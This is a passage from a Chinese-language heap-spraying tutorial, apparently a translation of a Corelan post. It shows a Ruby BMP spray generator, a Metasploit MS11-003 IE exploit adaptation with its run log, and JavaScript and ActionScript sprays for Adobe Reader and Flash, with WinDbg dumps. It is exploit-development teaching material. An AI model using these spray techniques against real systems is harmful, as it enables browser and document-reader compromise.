if (ARGV[0] == nil)
          bmp_width           = 1024
end

if (ARGV[1] == nil)
          bmp_height                    = 768
end

if (ARGV[2] == nil)
          bmp_files_togen     = 128
end

# size of bitmap file calculation
bmp_header_size               = 54
bmp_raw_offset                = 40
bits_per_pixel                = 24
bmp_row_size                  = 4 * ((bits_per_pixel.to_f * bmp_width.to_f) / 32)
bmp_file_size                 = 54 + (4 * ( bits_per_pixel ** 2 ) ) + ( bmp_row_size * bmp_height )

bmp_file                      = "\x00" * bmp_file_size
bmp_header                    = "\x00" * bmp_header_size
bmp_raw_size                  = bmp_file_size - bmp_header_size

# generate bitmap file header
bmp_header[0,2]               = "\x42\x4D"                                          # "BM"
bmp_header[2,4]               = [bmp_file_size].pack('V')             # size of bitmap file
bmp_header[10,4]     = [bmp_header_size].pack('V')  # size of bitmap header (54 bytes)
bmp_header[14,4]     = [bmp_raw_offset].pack('V')   # number of bytes in the bitmap header from here
bmp_header[18,4]     = [bmp_width].pack('V')                               # width of the bitmap (pixels)
bmp_header[22,4]     = [bmp_height].pack('V')                # height of the bitmap (pixels)
bmp_header[26,2]     = "\x01\x00"                                                  # number of color planes (1
plane)
bmp_header[28,2]     = "\x18\x00"                                                  # number of bits (24 bits)
bmp_header[34,4]     = [bmp_raw_size].pack('V')              # size of raw bitmap data

bmp_file[0,bmp_header.length] = bmp_header

bmp_file[bmp_header.length,bmp_raw_size] = "\x0C" * bmp_raw_size

for i in 1..bmp_files_togen do
          bmp = File.new(i.to_s+".bmp","wb")
          bmp.write(bmp_file)
          bmp.close
```

```
end
```

该 ruby 脚本会生成一些 bmp 图片，里面填充着 0x0c。运行脚本时，需要指定 bmp 文件设置期望的宽和高，以及创建的文件数量：

```
root@bt:/spray# ruby bmpheapspray_standalone.rb 1024 768 1
root@bt:/spray# ls -al
total 2320
drwxr-xr-x  2 root root    4096 2011-12-31 08:52 .
drwxr-xr-x 28 root root    4096 2011-12-31 08:50 ..
-rw-r--r--  1 root root 2361654 2011-12-31 08:52 1.bmp
-rw-r--r--  1 root root    1587 2011-12-31 08:51 bmpheapspray_standalone.rb
root@bt:/spray#
```

文件大小为 25Mb，需要将其传输到客户端使其实现堆喷射。如果创建一个 html 文件模板，并显示该文件，那么可以通过以下方式使其分配包含喷射数据（0x0c）的内存：

```
<html>
<body>
<img src='1.bmp'>
</body>
</html>
```

XP SP3，IE7：

```
0:014> s -b 0x00000000 L?0x7fffffff 00 00 00 00 0c 0c 0c 0c
00cec630  00 00 00 00 0c 0c 0c 0c-0c 0c 0c 0c 0c 0c 0c 0d  ................
0397fffc  00 00 00 00 0c 0c 0c 0c-0c 0c 0c 0c 0c 0c 0c 0c  ................  <- !
102a4734  00 00 00 00 0c 0c 0c 0c-0c 0c 0c 0c 0c 0c 00 00  ................
4ecde4f4  00 00 00 00 0c 0c 0c 0c-0c 0c 0c 0c 0c 07 07 07  ................
779b6af0  00 00 00 00 0c 0c 0c 0c-0c 0c 0c 0c 0c 0c 0c 0d  ................
7cdf5420  00 00 00 00 0c 0c 0c 0c-0c 0c 0c 0c 0c 0c 0c 0d  ................
7cfbc420  00 00 00 00 0c 0c 0c 0c-0c 0c 0c 0c 0c 0c 0c 0d  ................

0:014> d 00397fffc
0397fffc  00 00 00 00 0c 0c 0c 0c-0c 0c 0c 0c 0c 0c 0c 0c  ................
0398000c  0c 0c 0c 0c 0c 0c 0c 0c-0c 0c 0c 0c 0c 0c 0c 0c  ................
0398001c  0c 0c 0c 0c 0c 0c 0c 0c-0c 0c 0c 0c 0c 0c 0c 0c  ................
0398002c  0c 0c 0c 0c 0c 0c 0c 0c-0c 0c 0c 0c 0c 0c 0c 0c  ................
0398003c  0c 0c 0c 0c 0c 0c 0c 0c-0c 0c 0c 0c 0c 0c 0c 0c  ................
0398004c  0c 0c 0c 0c 0c 0c 0c 0c-0c 0c 0c 0c 0c 0c 0c 0c  ................
0398005c  0c 0c 0c 0c 0c 0c 0c 0c-0c 0c 0c 0c 0c 0c 0c 0c  ................
0398006c  0c 0c 0c 0c 0c 0c 0c 0c-0c 0c 0c 0c 0c 0c 0c 0c  ................
```


（IE8 应该也返回相同的结果）

如果我们利用脚本创建更多的文件，并全部加载它们（70 个文件或者更多）：

```
<html>
<body>
<img src='1.bmp'>
```

```
<img src='2.bmp'>
<img src='3.bmp'>
<img src='4.bmp'>
<img src='5.bmp'>
<img src='6.bmp'>
<img src='7.bmp'>
<img src='8.bmp'>
<img src='9.bmp'>
<img src='10.bmp'>
<img src='11.bmp'>
<img src='12.bmp'>
<img src='13.bmp'>
<img src='14.bmp'>
...
```

此时可以看到：



但是加载传输并加载 70 个 25M 大小的 bitmap 文件需要耗费较长时间，因此可以设法令只网络传输一个文件，并让它多次加载同一文件。如果大家有什么实现的方法，不妨让我们知道。

在一些情况下，GZip 压缩可以起到一个帮助作用。

利用 Metasploit 实现 bmp 图片喷射

Moshe Ben Abu 已经将其脚本加入到 Metassploit 中（bmpheapspray.rb），该脚本默认并未保存在 meataploit 中，因此需要读者自行手动添加：

将脚本文件添加到 meatsploit 目录下：

```
lib/msf/core/exploit
```

然后编辑 lib/msf/core/exploit/mixins.rb，插入以下一行代码：

```
require 'msf/core/exploit/bmpheapspray'
```

为了演示脚本的使用，他修改了 ms11_003 的利用代码，使用 bmp heap spray 代替原始的 heap spray（*ms11_003_ie_css_import_bmp.rb*）。将该脚本放置在 modules/exploits/windows/browser 目录下。该模块会生成一个位图文件：

```
# Generate bitmap file
shellcode = payload.encoded
bmp = generate_bmp(shellcode)

# gzip to the rescue
bmp = Rex::Text.gzip(bmp)
```

然后用 img 标签将其嵌入 html 页面中：

```
bmp_imgtags = ''
uri = get_resource()
uri << '/' if uri[-1,1] != '/'

for i in 1..datastore['BMPFILESTOGEN'] do
        bmp_imgtag = "<img src='" + uri + i.to_s + ".bmp' width='0' height='0' style='border-width:0' />\n"
        bmp_imgtags << bmp_imgtag
end
```


```
<html>
<head>
<script language='javascript'>
#{js}
</script>
</head>
<body>
#{bmp_imgtags}
<script>#{js_function}();</script>
</body>
</html>
```

最后客户端请求 bmp 文件，“邪恶”的 bmp 文件就传输过去了：


```
elsif request.uri =~ /\.bmp$/
        #print_status("#{cli.peerhost}:#{cli.peerport} Sending #{self.refname} BMP")

        # Sending bitmap file
        send_response(cli, bmp,
                {
                        'Content-Type' => 'image/x-ms-bmp',
                        'Content-Encoding' => 'gzip'
                })
```

确保已经测试系统上已经卸载 IE7 安全更新 2482017（或者最近的积累性更新），以便于触发漏洞。在 IE7 下运行 exploit 模块：


Module options (exploit/windows/browser/ms11_003_ie_css_import_bmp):
Name Current Setting Required Description
BMPFILESTOGEN 128 yes Number of bitmap files to generate
BMPHEIGHT 768 yes Bitmap file height
BMPWIDTH 1024 yes Bitmap file width
OBFUSCATE true no Enable JavaScript obfuscation
SRVHOST 0.0.0.0 yes The local host to listen on. This must be an address on the local machine or 0.0.0.0
SRVPORT 8080 yes The local port to listen on.
SSL false no Negotiate SSL for incoming connections
SSLCert no Path to a custom SSL certificate (default is randomly generated)
SSLVersion SSL3 no Specify the version of SSL that should be used (accepted: SSL2, SSL3, TLS1)
URIPATH / no The URI to use for this exploit (default is random)
Payload options (windows/exec):
Name Current Setting Required Description
CMD calc yes The command string to execute
EXITFUNC process yes Exit technique: seh, thread, process, none
Exploit target:
Id Name
0 Internet Explorer 7
msf exploit(ms11_003_ie_css_import_bmp) > exploit
[*] Exploit running as background job.
[*] Using URL: http://0.0.0.0:8080/
[*] Local IP: http://10.0.2.15:8080/
[*] Server started.
msf exploit(ms11_003_ie_css_import_bmp) >
© 2011 - www.corelan.be


msf exploit(ms11_003_ie_css_import_bmp) > [*] 192.168.201.4:1863 Received request for "/"
[*] 192.168.201.4:1863 Sending windows/browser/ms11_003_ie_css_import_bmp redirect
[*] 192.168.201.4:1863 Received request for "/xNCEszs.html"
[*] 192.168.201.4:1863 Sending windows/browser/ms11_003_ie_css_import_bmp HTML
[*] 192.168.201.4:1863 Received request for "/1.bmp"
[*] 192.168.201.4:1864 Received request for "/2.bmp"
[*] 192.168.201.4:1863 Received request for "/3.bmp"
[*] 192.168.201.4:1864 Received request for "/4.bmp"
[*] 192.168.201.4:1863 Received request for "/5.bmp"
[*] 192.168.201.4:1864 Received request for "/6.bmp"
[*] 192.168.201.4:1863 Received request for "/7.bmp"
[*] 192.168.201.4:1864 Received request for "/8.bmp"
[*] 192.168.201.4:1863 Received request for "/9.bmp"
[*] 192.168.201.4:1864 Received request for "/10.bmp"
[*] 192.168.201.4:1863 Received request for "/11.bmp"
[*] 192.168.201.4:1864 Received request for "/12.bmp"
[*] 192.168.201.4:1863 Received request for "/13.bmp"
[*] 192.168.201.4:1864 Received request for "/14.bmp"
[*] 192.168.201.4:1863 Received request for "/15.bmp"
[*] 192.168.201.4:1864 Received request for "/16.bmp"

图片被加载 128 次：



正如你上面所看到的，即使禁止掉 javascript，也是可以通过其它方式实现堆喷射攻击的。当然，如果漏洞是需要 javascript 去触发，那就另说了。

注意：通常不需要加载 128 次图片文件，在笔者的测试中，50~70 次就足够了。

非浏览器堆喷射

Heap Spraying 并非局限于浏览器。实际上，在触发溢出漏洞前，许多程序都可在堆上分配数据，这就有可能实现堆喷射。由于大部分浏览器支持 javascript，也是也非常普遍的情况。其它一些程序可能也有支持其它脚本语言，并支持相同的功能。

即使多线程或者服务也是可能支持堆喷射，每个连接都可能用于传递大量的数据。保持连接打开能够防止内存数据被立即清除，这也是一种机会，具有一定价值。下面举些例子。

Adobe PDF Reader：Javascript

其它支持 Javascript 的程序，比较出名的就是 Adobe Reader，我们可以利用该特性在 Acrobat Reader 进程中实现堆喷射。为了验证是否可行，我们创建个包含 javascript 代码的 pdf 文件。我们可以使用 python 或者 ruby 库来实现这一目的，或者自个写个工具实现。在本教程中，笔者直接套用 Didier Steven 的”make-pdf python 脚本（使用 mPDF 库）。

首先，安装最新的 9.x 版本的 Adobe Reader。然后从作者博客上下载 make-pdf 脚本，解压 zip 文件，提取 make-pdf-javascript.py 脚本和 mpdf 链接库。将 javascript 代码单独保存一个文本文件中，并用它作为输入参数传递给脚本。下面截图中的 adobe_spray.txt 文件就是前面使用的代码：

adobe_spray.txt - Notepad


File Edit Format View Help

```
shellcode = unescape('%u4141%u4141');
nops = unescape('%u9090%u9090');
headersize = 20;

// create one block with nops
slackspace = headersize + shellcode.length;
while(nops.length < slackspace) nops += nops;
fillblock= nops.substring(0, slackspace);

//enlarge block with nops, size 0x50000
block= nops.substring(0, nops.length - slackspace);
while(block.length+slackspace < 0x50000) block= block+ block+ fillblock;


memory=new Array();
for( counter=0; counter<250; counter++) memory[counter]= block + shellcode;
```

运行以下命令：


```
python make-pdf-javascript.py -f adobe_spray.txt test.pdf
```

在 Acrobat Reader 中打开 test.pdf，并等待页面完全打开：



然后用 windbg 附加 AcroRd32.exe 进程。

Dump 0x0a0a0a0a 或者 0x0c0c0c0c：



同一脚本，同一结果。

接下来可以找个实际的 Adobe Reader 漏洞（可能有点难度）练练手，利用它，并将 EIP 指向我们需要的堆地址。这份脚本若想在 Adobe Reader X 下正常运行，读者还得再解决沙盒的问题。

Adobe Flash Actionscript

ActionScript 是用于 Adobe Flash 和 Adobe Air 上的编程语言，它也可在堆上分配 chunk，也就是说你也可以在 Adobe Flash exploit 中使用 actionscript，无论 flash 对象是隐藏在 excel 文件或者其它文件中，都无关紧要。Roee Hay 就在 CVE-2009-1869 exploit 中使用了 ActionScript spray，但你也可以将包含 actionscript spray 的 flash exploit 嵌入到其它文件中。如果在 Adobe PDF Reader 中嵌入 flash 对象，你也是可以使用 ActionScript 在 AcroRd32.exe 进程中分配内存块实现堆喷射的。实际上，这在其它程序中也是可行的，哪怕是在 MS Office 程序中嵌入 flash 对象也是可以实现堆喷射的。下面我们写个例子来实现一个使用 actionscript 代码堆喷射的 flash 文件。

首先下载 haxe 并安装它。接着，我们需要一份可在 swf 文件中实现堆喷射的代码。这里笔者使用前面提到的示例脚本（搜索"Actionscript"），但我作了一些改动，以使其兼容 haxe。下面是 actionscript 代码（*MySpray.hx*）：

```
class MySpray
{
 static var Memory = new Array();
 static var chunk_size:UInt = 0x100000;
 static var chunk_num;
 static var nop:Int;
 static var tag;
 static var shellcode;
 static var t;

 static function main()
 {
  tag = flash.Lib.current.loaderInfo.parameters.tag;
  nop = Std.parseInt(flash.Lib.current.loaderInfo.parameters.nop);
```

```
  shellcode = flash.Lib.current.loaderInfo.parameters.shellcode;
  chunk_num = Std.parseInt(flash.Lib.current.loaderInfo.parameters.N);
  t = new haxe.Timer(7);
  t.run = doSpray;
 }

 static function doSpray()
 {
  var chunk = new flash.utils.ByteArray();
  chunk.writeMultiByte(tag, 'us-ascii');
  while(chunk.length < chunk_size)
   {
     chunk.writeByte(nop);
   }
   chunk.writeMultiByte(shellcode,'utf-7');

   for(i in 0...chunk_num)
   {
     Memory.push(chunk);
   }

   chunk_num--;
   if(chunk_num == 0)
   {
     t.stop();
   }
 }
}
```

该脚本使用了 4 个参数：

1、tag：放置在 nops 前面的标签，便于查找；

2、nop：相当于 nop 指令（十六进制）；

3、shellcode：包含 shellcode 代码；

4、N：喷射次数。

这些参数会以 FlashVars 变量来传递给加载 flash 的 html 代码。虽然本节标题为"non browser sprying"，但这里我们还是先在 IE 下测试。

首先，编译 .hx 文件为 .swf：

```
C:\spray\package>"c:\Program Files\Motion-Twin\haxe\haxe.exe" -main MySpray -swf9 MySpray.swf
```

使用 html 页面令 IE 来加载 swf 文件：


(*myspray.html*)

```
<html>
<body>
```

```
<OBJECT classid="clsid:D27CDB6E-AE6D-11cf-96B8-444553540000"
codebase="http://download.macromedia.com/pub/shockwave/cabs/flash/swflash.cab#version=6,0,0,0"
WIDTH="320" HEIGHT="240" id="MySpray" ALIGN="">
<PARAM NAME=movie VALUE="MySpray.swf">
<PARAM NAME=quality VALUE=high>
<PARAM NAME=bgcolor VALUE=#333399>
<PARAM NAME=FlashVars VALUE="N=600&nop=144&tag=CORELAN&shellcode=AAAABBBBCCCCDDDD">
<EMBED src="MySpray.swf" quality=high bgcolor=#333399 WIDTH="320" HEIGHT="240" NAME="MySpray"
FlashVars="N=600&nop=144&tag=CORELAN&shellcode=AAAABBBBCCCCDDDD"
ALIGN="" TYPE="application/x-shockwave-flash" PLUGINSPAGE="http://www.macromedia.com/go/getflashplayer">
</EMBED>
</OBJECT>

</body>
</html>
```

（注意 FlashVars 参数，Nop 设置为 144，相当于十六进制的 0x90）

在 IE 中打开 html 文件（本例是使用 IE7），并允许加载 flash 对象。点击蓝色矩形区域去激活 flash 对象，使其实现喷射：



大约 15 秒后，用 windbg 附加 iexplore.exe，搜索 tag 标签：

```
0:017> s -a 0x00000000 L?0x7fffffff "CORELAN"
03175e29  43 4f 52 45 4c 41 4e 26-73 68 65 6c 6c 63 6f 64  CORELAN&shellcod
03175ecc  43 4f 52 45 4c 41 4e 26-73 68 65 6c 6c 63 6f 64  CORELAN&shellcod
0433d14a  43 4f 52 45 4c 41 4e 26-73 68 65 6c 6c 63 6f 64  CORELAN&shellcod
04346000  43 4f 52 45 4c 41 4e 90-90 90 90 90 90 90 90 90  CORELAN........
04370000  43 4f 52 45 4c 41 4e 90-90 90 90 90 90 90 90 90  CORELAN........
043ea000  43 4f 52 45 4c 41 4e 90-90 90 90 90 90 90 90 90  CORELAN........
04403000  43 4f 52 45 4c 41 4e 90-90 90 90 90 90 90 90 90  CORELAN........
0441c000  43 4f 52 45 4c 41 4e 90-90 90 90 90 90 90 90 90  CORELAN........
0441f000  43 4f 52 45 4c 41 4e 90-90 90 90 90 90 90 90 90  CORELAN........
04422000  43 4f 52 45 4c 41 4e 90-90 90 90 90 90 90 90 90  CORELAN........
04429000  43 4f 52 45 4c 41 4e 90-90 90 90 90 90 90 90 90  CORELAN........
0442f000  43 4f 52 45 4c 41 4e 90-90 90 90 90 90 90 90 90  CORELAN........
04432000  43 4f 52 45 4c 41 4e 90-90 90 90 90 90 90 90 90  CORELAN........
044a9000  43 4f 52 45 4c 41 4e 90-90 90 90 90 90 90 90 90  CORELAN........
044ac000  43 4f 52 45 4c 41 4e 90-90 90 90 90 90 90 90 90  CORELAN........
044af000  43 4f 52 45 4c 41 4e 90-90 90 90 90 90 90 90 90  CORELAN........
044b7000  43 4f 52 45 4c 41 4e 90-90 90 90 90 90 90 90 90  CORELAN........
044b9000  43 4f 52 45 4c 41 4e 90-90 90 90 90 90 90 90 90  CORELAN........
044cd000  43 4f 52 45 4c 41 4e 90-90 90 90 90 90 90 90 90  CORELAN........
044d2000  43 4f 52 45 4c 41 4e 90-90 90 90 90 90 90 90 90  CORELAN........
044da000  43 4f 52 45 4c 41 4e 90-90 90 90 90 90 90 90 90  CORELAN........
```

